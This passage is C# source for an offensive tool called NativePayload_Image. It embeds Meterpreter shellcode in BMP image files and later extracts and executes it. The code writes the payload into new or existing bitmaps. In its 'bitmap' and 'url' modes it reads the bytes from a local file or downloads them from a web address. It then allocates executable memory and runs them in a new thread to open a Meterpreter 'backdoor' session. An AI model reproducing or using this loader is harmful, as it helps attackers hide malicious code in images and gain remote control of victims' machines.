        ///  this Default_Header_BMP ws for one BMP file with (604 * 2 pixels)
        /// </summary>
        public static string Default_Header_BMP =
"42;4d;5e;0e;00;00;00;00;00;00;36;00;00;00;28;00;00;00;5c;02;00;00;02;00;00;00;01;00;18;00;00;00;00;00;28;0e;00;00;00;00;00;00;00;00;00;00;00;00;00;00;
00;00;00";
        /// <summary>
        /// Ex_Payload_BMP_Length hardcoded ;)
        /// </summary>
        public static int Ex_Payload_BMP_Length = 3114;
        public static string Ex_Payload_BMP_byte = "ff";
        public static string Xpayload_Meterpreter = "";
        public static string InjectPayload_to_BMP(string X_Meterpreter ,string Header, Int32 Ex_Payload_Length , bool Is_New_or_Exist_File , string FileName)
        {
            try
            {
                if (Is_New_or_Exist_File)
                {

                    /// true is New File so should make New BMP file

                    byte[] _BMP = new byte[Header.Length + X_Meterpreter.Length + Ex_Payload_Length];

                    Console.WriteLine();
                    Console.ForegroundColor = ConsoleColor.DarkGreen;
                    Console.WriteLine("[!] Making New Bitmap File ...");
                    Console.ForegroundColor = ConsoleColor.Yellow;
                    Console.WriteLine("[!] Bitmap File Name : {0}", FileName);
                    Console.ForegroundColor = ConsoleColor.DarkGreen;
                    Console.WriteLine("[+] Creating Header for Bitmap File ...");
                    string[] _bmp_h = Header.Split(';');
                    Console.ForegroundColor = ConsoleColor.Green;
                    for (int i = 0; i < _bmp_h.Length; i++)
                    {
                        if (i == 0)
                        {
                            Console.Write("[>] Header adding (length {0}) : ", _bmp_h.Length.ToString());
                        }
                        if (i <= 16)
                        {
                            Console.Write(_bmp_h[i].ToString());
                        }
                        _BMP[i] = Convert.ToByte(_bmp_h[i], 16);
                    }
                    Console.Write("........");
                    Console.WriteLine();
                    Console.ForegroundColor = ConsoleColor.DarkGreen;
                    Console.WriteLine("[+] Injecting Meterpreter Payload to Bitmap File ...");
                    Console.ForegroundColor = ConsoleColor.Green;
                    string[] _bmp_x = X_Meterpreter.Split(',');
                    for (int j = 0; j < _bmp_x.Length; j++)
                    {
                        if (j == 0)
                        {
                            Console.Write("[>] Injecting Payload (length {0}) : ", _bmp_x.Length.ToString());
                        }
                        if (j <= 16)
                        {
                            Console.Write(_bmp_x[j]);
                        }

                        _BMP[j + _bmp_h.Length] = Convert.ToByte(_bmp_x[j], 16);
                    }
                    Console.Write("........");
                    Console.WriteLine();
                    Console.ForegroundColor = ConsoleColor.DarkGreen;
                    Console.WriteLine("[+] Adding Ex-Payload for Bitmap File ...");
                    Console.ForegroundColor = ConsoleColor.Green;
                    for (int k = 0; k < Ex_Payload_Length; k++)
                    {
                        if (k == 0)
                        {
                            Console.Write("[>] Ex-Payload adding (length FF * {0}).", Ex_Payload_Length.ToString());
                        }
                        _BMP[k + _bmp_h.Length + _bmp_x.Length] = Convert.ToByte("ff", 16);
                    }

                    /// time to create bmp file
                    File.WriteAllBytes(FileName, _BMP);
                    Console.ForegroundColor = ConsoleColor.DarkYellow;
                    Console.WriteLine();
                    Console.WriteLine("[!] File {0} with length {1} bytes Created.", FileName, _BMP.Length.ToString());


                }
                Console.ForegroundColor = ConsoleColor.Gray;
            }
            catch (Exception)
            {

                throw;
            }
            return "";
        }
        public static string InjectPayload_to_BMP(string X_Meterpreter, Int32 StartAddress, bool Is_New_or_Exist_File, string FileName)
        {
            try
            {
                Console.WriteLine();
                Console.ForegroundColor = ConsoleColor.DarkGreen;
                Console.WriteLine("[!] Modify Bitmap File ...");
                Console.ForegroundColor = ConsoleColor.Yellow;
                Console.WriteLine("[!] Bitmap File Name : {0}", FileName);
                Console.ForegroundColor = ConsoleColor.DarkGreen;
                Console.WriteLine("[+] Injecting Meterpreter Paylaod to Bitmap File ...");
                Console.ForegroundColor = ConsoleColor.Green;
                if (!Is_New_or_Exist_File)
                {
                    /// false is exist File so should insert payload to BMP file (it is overwritten)
                    byte[] xPayload_Temp = File.ReadAllBytes(FileName);
                    string[] _bmp_x = X_Meterpreter.Split(',');
                    for (int i = 0; i < _bmp_x.Length;)
                    {
                        xPayload_Temp[i + StartAddress] = Convert.ToByte(_bmp_x[i], 16);


                        if (i == 0)
                        {
                            Console.Write("[>] Injecting Payload (length {0}) : ", _bmp_x.Length.ToString());
                        }
                        if (i <= 16)
                        {
                            Console.Write(_bmp_x[i]);
                        }
                        i++;
                    }
                    File.WriteAllBytes(FileName, xPayload_Temp);
                    Console.ForegroundColor = ConsoleColor.DarkYellow;
                    Console.WriteLine();
                    Console.WriteLine("[!] File {0} with length {1} bytes Modified.", FileName, xPayload_Temp.Length.ToString());

                }
                Console.ForegroundColor = ConsoleColor.Gray;
            }
            catch (Exception)
            {

                throw;
            }
            return "";
        }

            static void Main(string[] args)
        {

            if (args.Length < 1)
            {
                Console.WriteLine();
                Console.ForegroundColor = ConsoleColor.DarkGray;
                Console.WriteLine("NativePayload_Image Tool , Published by Damon Mohammadbagher , April 2017");
                Console.ForegroundColor = ConsoleColor.Gray;
                Console.WriteLine("Detecting/Injecting Meterpreter Payload bytes from BMP Image Files");
                Console.WriteLine();
                Console.ForegroundColor = ConsoleColor.Yellow;
                Console.WriteLine("Injecting Syntax :");
                Console.WriteLine();
                Console.ForegroundColor = ConsoleColor.DarkYellow;
                Console.WriteLine("Syntax Creating New Bitmap File by template:");
                Console.WriteLine();
                Console.ForegroundColor = ConsoleColor.Gray;
                Console.WriteLine("Syntax  I: NativePayload_Image.exe create [NewFileName.bmp] [Meterpreter_payload] ");
                Console.ForegroundColor = ConsoleColor.DarkCyan;
                Console.WriteLine("Example I: NativePayload_Image.exe create test.bmp fc,48,83,e4,f0,e8,cc,00,00,00,41,51,41,50");
                Console.WriteLine();
                Console.ForegroundColor = ConsoleColor.DarkYellow;
                Console.WriteLine("Syntax Modify Bitmap File by New Payload:");
                Console.WriteLine();
                Console.ForegroundColor = ConsoleColor.Gray;
                Console.WriteLine("Syntax  II: NativePayload_Image.exe modify [ExistFileName.bmp] [header_length] [Meterpreter_payload]  ");
                Console.ForegroundColor = ConsoleColor.DarkCyan;
                Console.WriteLine("Example II: NativePayload_Image.exe modify test.bmp  54  fc,48,83,e4,f0,e8,cc,00,00,00,41,51,41,50");
                Console.WriteLine();
                Console.ForegroundColor = ConsoleColor.Yellow;
                Console.WriteLine("Detecting and Getting Meterpreter Session (backdoor mode) Syntax :");
                Console.WriteLine();
                Console.ForegroundColor = ConsoleColor.DarkYellow;
                Console.WriteLine("Syntax Getting Meterpreter Session by local BMP File:");
                Console.ForegroundColor = ConsoleColor.Gray;
                Console.WriteLine();
                Console.WriteLine("Syntax  I: NativePayload_Image.exe bitmap [ExistFileName.bmp] [Payload_length] [BMP_Header_Length] ");
                Console.ForegroundColor = ConsoleColor.DarkCyan;
                Console.WriteLine("Example I: NativePayload_Image.exe bitmap test.bmp 510 54");
                Console.WriteLine();
                Console.ForegroundColor = ConsoleColor.DarkYellow;
                Console.WriteLine("Syntax Getting Meterpreter Session with Url by http Traffic");
                Console.ForegroundColor = ConsoleColor.Gray;
                Console.WriteLine();
                Console.WriteLine("Syntax  II: NativePayload_Image.exe url [target url] [Payload_length] [BMP_Header_Length] ");
                Console.ForegroundColor = ConsoleColor.DarkCyan;
                Console.WriteLine(@"Example II: NativePayload_Image.exe url http://192.168.1.2/images/test.bmp 510 54");
                Console.WriteLine();
                Console.ForegroundColor = ConsoleColor.DarkYellow;
                Console.WriteLine("Syntax Getting Meterpreter Session by local/Web Encrypted BMP File:");
                Console.WriteLine();
                Console.ForegroundColor = ConsoleColor.Gray;
                Console.WriteLine("Syntax  III: NativePayload_Image.exe decrypt [target url or local filename] [Payload_length] [BMP_Header_Length] ");
                Console.ForegroundColor = ConsoleColor.DarkCyan;
                Console.WriteLine(@"Example III: NativePayload_Image.exe decrypt http://192.168.1.2/images/test.bmp 510 54");
                Console.WriteLine();
                Console.ForegroundColor = ConsoleColor.Gray;
            }
            else
            {
                if (args[0].ToUpper() == "CREATE")
                {
                    /// Example I: NativePayload_Image.exe create test.bmp fc4883e4f0e8cc00000041514150
                    Console.WriteLine();
                    Console.ForegroundColor = ConsoleColor.DarkGray;
                    Console.WriteLine("NativePayload_Image Tool , Published by Damon Mohammadbagher , April 2017");
                    Console.ForegroundColor = ConsoleColor.Gray;
                    Console.WriteLine("Detecting/Injecting Meterpreter Payload bytes from BMP Image Files");
                    Console.WriteLine();

                    String S1 = args[1];
                    String S2 = args[2];


                    InjectPayload_to_BMP(S2, Default_Header_BMP, Ex_Payload_BMP_Length, true, S1);
                }
                if (args[0].ToUpper() == "MODIFY")
                {
                    /// Example II: NativePayload_Image.exe modify test.bmp  54  fc4883e4f0e8cc00000041514150
                    /// InjectPayload_to_BMP(pay, 54, 510, false, "demo1.bmp");
                    Console.WriteLine();
                    Console.ForegroundColor = ConsoleColor.DarkGray;
                    Console.WriteLine("NativePayload_Image Tool , Published by Damon Mohammadbagher , April 2017");
                    Console.ForegroundColor = ConsoleColor.Gray;
                    Console.WriteLine("Detecting/Injecting Meterpreter Payload bytes from BMP Image Files");
                    Console.WriteLine();

                    InjectPayload_to_BMP(args[3], Convert.ToInt32(args[2]), false, args[1]);
                }
                if (args[0].ToUpper() == "BITMAP")
                {
                    try
                    {
                        ///"Example I: NativePayload_Image.exe bitmap test.bmp 510 54"
                        Console.WriteLine();
                        Console.ForegroundColor = ConsoleColor.DarkGray;
                        Console.WriteLine("NativePayload_Image Tool , Published by Damon Mohammadbagher , April 2017");
                        Console.ForegroundColor = ConsoleColor.Gray;
                        Console.WriteLine("Detecting/Injecting Meterpreter Payload bytes from BMP Image Files");
                        Console.WriteLine();
                        Console.ForegroundColor = ConsoleColor.Cyan;
                        Console.WriteLine("[+] Detecting Meterpreter Payload bytes by Image Files");
                        Console.ForegroundColor = ConsoleColor.DarkCyan;
                        Console.WriteLine("[+] File Scanning .. . . ");

                        string filename = args[1];

                        byte[] xPayload = File.ReadAllBytes(filename);
                        Console.ForegroundColor = ConsoleColor.DarkYellow;
                        Console.WriteLine("[+] Reading Payloads from \"{0}\" file ", filename);
                        Console.WriteLine("[+] Scanning Payload with length {0} from byte {1}", args[2], args[3]);



                        int offset = Convert.ToInt32(args[3]);
                        int counter = 0;
                        int Final_Payload_Length = Convert.ToInt32(args[2]);
                        byte[] Final = new byte[Convert.ToInt32(args[2])];

                        for (int i = 0; i <= xPayload.Length; i++)
                        {
                            if (i >= offset)
                            {
                                if (counter == Final_Payload_Length) break;

                                Final[counter] = xPayload[i];
                                counter++;
                            }
                        }

                        UInt32 MEM_COMMIT = 0x1000;
                        UInt32 PAGE_EXECUTE_READWRITE = 0x40;

                        Console.WriteLine();
                        Console.ForegroundColor = ConsoleColor.Gray;
                        Console.WriteLine("Bingo Meterpreter session by BMP images ;)");

                        UInt32 funcAddr = VirtualAlloc(0x00000000, (UInt32)Final.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
                        Marshal.Copy(Final, 0x00000000, (IntPtr)(funcAddr), Final.Length);

                        IntPtr hThread = IntPtr.Zero;
                        UInt32 threadId = 1;
                        IntPtr pinfo = IntPtr.Zero;

                        hThread = CreateThread(0x00000000, 0x00000000, funcAddr, pinfo, 0x00000000, ref threadId);
                        WaitForSingleObject(hThread, 0xffffffff);
                        Console.ForegroundColor = ConsoleColor.Gray;
                    }
                    catch (Exception)
                    {

                        throw;
                    }
                }
                if (args[0].ToUpper() == "URL")
                {
                    try
                    {
                        ///"Example I: NativePayload_Image.exe url http://192.168.1.2/test.bmp 510 54"
                        Console.WriteLine();
                        Console.ForegroundColor = ConsoleColor.DarkGray;
                        Console.WriteLine("NativePayload_Image Tool , Published by Damon Mohammadbagher , April 2017");
                        Console.ForegroundColor = ConsoleColor.Gray;
                        Console.WriteLine("Detecting/Injecting Meterpreter Payload bytes from BMP Image Files");
                        Console.WriteLine();
                        Console.ForegroundColor = ConsoleColor.Cyan;
                        Console.WriteLine("[+] Detecting Meterpreter Payload bytes by Image Files");
                        Console.ForegroundColor = ConsoleColor.DarkCyan;
                        Console.WriteLine("[+] File Scanning .. . . ");

                        System.Net.WebClient web = new System.Net.WebClient();
                        byte[] xPayload = web.DownloadData(args[1].ToString());


                        Console.ForegroundColor = ConsoleColor.DarkYellow;
                        Console.WriteLine("[+] Reading Payloads from URL  \"{0}\"  ",args[1]);
                        Console.WriteLine("[+] Scanning Payload with length {0} from byte {1}", args[2], args[3]);



                        int offset = Convert.ToInt32(args[3]);
                        int counter = 0;
                        int Final_Payload_Length = Convert.ToInt32(args[2]);
                        byte[] Final = new byte[Convert.ToInt32(args[2])];

                        for (int i = 0; i <= xPayload.Length; i++)
                        {
                            if (i >= offset)
                            {
                                if (counter == Final_Payload_Length) break;

                                Final[counter] = xPayload[i];
                                counter++;
                            }
                        }
                        UInt32 MEM_COMMIT = 0x1000;
                        UInt32 PAGE_EXECUTE_READWRITE = 0x40;

                        Console.WriteLine();
                        Console.ForegroundColor = ConsoleColor.Gray;
                        Console.WriteLine("Bingo Meterpreter session by BMP images ;)");

                        UInt32 funcAddr = VirtualAlloc(0x00000000, (UInt32)Final.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
                        Marshal.Copy(Final, 0x00000000, (IntPtr)(funcAddr), Final.Length);

                        IntPtr hThread = IntPtr.Zero;
                        UInt32 threadId = 1;
                        IntPtr pinfo = IntPtr.Zero;

                        hThread = CreateThread(0x00000000, 0x00000000, funcAddr, pinfo, 0x00000000, ref threadId);
                        WaitForSingleObject(hThread, 0xffffffff);
                        Console.ForegroundColor = ConsoleColor.Gray;
                    }
                    catch (Exception)
                    {

                        throw;
                    }
                }
                if (args[0].ToUpper() == "DECRYPT")
                {
                    /// not ready ;D
                    Console.WriteLine();
                    Console.ForegroundColor = ConsoleColor.DarkGray;
                    Console.WriteLine("NativePayload_Image Tool , Published by Damon Mohammadbagher , April 2017");
                    Console.ForegroundColor = ConsoleColor.Gray;
                    Console.WriteLine("Detecting/Injecting Meterpreter Payload bytes from BMP Image Files");
                    Console.WriteLine();
                    Console.ForegroundColor = ConsoleColor.Red;
                    Console.WriteLine("Encryption Method not Ready for this version ;)");
                    Console.ForegroundColor = ConsoleColor.Gray;
                }

            }
          }
          [DllImport("kernel32")]
          private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocationType, UInt32 flProtect);
          [DllImport("kernel32")]
          private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize, UInt32 lpStartAddress, IntPtr param, UInt32 dwCreationFlags, ref
        UInt32 lpThreadId);
          [DllImport("kernel32")]
          private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);
         }
        }
```